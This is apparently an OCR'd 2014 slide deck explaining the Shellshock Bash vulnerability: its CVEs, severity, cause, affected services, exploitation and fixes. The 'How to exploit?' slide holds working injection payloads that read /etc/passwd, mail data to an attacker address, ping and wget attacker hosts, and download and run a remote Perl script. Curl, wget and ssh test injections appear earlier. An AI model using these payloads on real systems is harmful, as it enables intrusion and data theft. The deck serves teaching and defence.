Shellshock: The Devastating Injection Hole In Linux Bash

Zhenghong Dong
12-5-2014

Outline

① **What is it?**

② **How severe is it?**

③ **Why is it so serious?**

④ **How could it happen?**

⑤ **What programs/services are targeted?**

⑥ **How to exploit?**

⑦ **How to fix?**

What is it?

- A family of bugs in Bash:

  CVE-2014-6271
  CVE-2014-6277
  CVE-2014-6278
  CVE-2014-7169
  CVE-2014-7186
  CVE-2014-7187

- Disclosed on Sept 24,2014

- It has been in existence for 22 years

- allowing an attacker to execute arbitrary commands remotely

How severe is it? (1)

Sponsored by DHS/NCCIC/US-CERT

NIST National Institute of Standards and Technology

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

How severe is it? (2)

Striking Attack Reports:

- Incapsula, in 4 days:

  Attack attempts: 217,089
  Affected domains: 4,115

- Dell SecureWorks, in 6 days:

  Scans repelled: 140,000

- Cloufare, in 7 days:

  Attacks blocked: 1,100,000

Why is it so serious? (1)

1. Widespread existence;

2. Easiness of exploitation through network;

3. High impact on the entire security triad.

Why is it so serious? (2)

Widely existed in: Bash (version 1.14 to4.3, almost full-cover

- ✓ Linux, Unix

  Market share in Web servers as high as:67.1%(W3Techs),71%(Netcraft),82% (Security Space) as for 2014

- ✓ Mac OS X series

  Desktop market share: 7.05%(Net Applications) as for 2014

- ✓ Windows with Cygwin and similar products
- ✓ Jail-broken iOS
- ✓ Customized Android
- ✓ Most routers
- ✓ Linux embeded devices

How could it happen?

- In Bash,one can define a local variale or function and “export” it as environmental variable
- “env” command can show and set environmental variables
- To normally add an environmental function variable:

```
[michael@centos7 ~]$ func_test(){ echo “hello, world”; }
[michael@centos7 ~]$ func_test
“hello, world”
[michael@centos7 ~]$ export -f func_test
[michael@centos7 ~]$ env
```

```
HOME=/home/michael
LOGNAME=michael
SSH_CONNECTION=10.211.55.2 55385 10.211.55.25 22
LESSOPEN=||/usr/bin/lesspipe.sh %s
XDG_RUNTIME_DIR=/run/user/1000
func_test=() {  echo “hello, world”
}
_=/usr/bin/env
[michael@centos7 ~]$
```

How could it happen?

➢ Add an abnormal environmental function variable:

```
[michael@centos7 ~]$ export test1='() { echo "inside test1"; }; echo "outside test1";'
[michael@centos7 ~]$ env
```

```
HOME=/home/michael
LOGNAME=michael
test1=() { echo "inside test1"; }; echo "outside test1";
SSH_CONNECTION=10.211.55.2 55385 10.211.55.25 22
LESSOPEN=||/usr/bin/lesspipe.sh %s
XDG_RUNTIME_DIR=/run/user/1000
func_test=() {  echo “hello, world”
}
_=/usr/bin/env
[michael@centos7 ~]$
```

```
[michael@centos7 ~]$ bash
outside test1
```

How could it happen?

- The classical test command for CVE-2014-6271:

```
[michael@centos7 ~]$ env VAR='() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"
Bash is vulnerable!
Bash Test
[michael@centos7 ~]$
```

- Two requirements for exploitation:

  1: Accept environmental variables from remote side

  2: Subshell spawn

What programs/services are targeted?


- Exploiting HTTP_USER_AGENT environment variables.


```
$curl -H "User-Agent: () { :;}; /bin/echo test" http://example.com

$wget -U "() { :;}; /bin/echo test" http://example.com
```

- Exploiting OpenSSH server keys:

```
ssh git@gitserver '() { :;}; echo vulnerable'
```

- Exploiting DHCP server option variables





What programs/services are targeted?

Table 1. Examples of programs that affected by Shellshock

Programs/Services	Modules	Typical trigger
Apache	mod_cgi,mod_cgid	Bash, C(system/popen), Python(os.system/os.popen), PHP(system/exec), Perl(open/system)
DHCP	DHCP client	Bash
Git/Subversion	shell scripts	Bash
OpenSSH	ForceCommand	Bash
SMTP	Qmail	Bash

How to exploit?

- Retrieving confidential information:

```
() { :;}; /bin/cat /etc/passwd
```

```
() { :;}; /bin/bash -c “whoami | mail -s ‘example.com’ attacker@gmail.com”
```

- Reconnaissance:

```
() { :;}; ping -c 1 -p cb18cb3f7bca4441a595fcc1e240deb0 attacker-machine.com
```

```
() { :;}; /usr/bin/wget http://attacker-

controlled.com/ZXhhbXBsZS5jb21TaGVsbFNob2NrU2FsdA== >> /dev/null
```

- Denial of Service:

```
() { :;}; /bin/sleep 20|/sbin/sleep 20|/usr/bin/sleep 20
```

- Taking control of target servers:

```
() { :;}; /bin/bash -c \"cd /tmp;wget http://213.x.x.x/ji;curl -O /tmp/ji http://213.x.x.x/ji ;

perl /tmp/ji;rm -rf /tmp/ji\”
```

How to fix?

- Update Bash to latest version;
- Switch to Shellshock invulnerable tsh, dash;
- Install patches;
- Add rules in firewalls and IDS/IPS.

Thanks for your time and attention!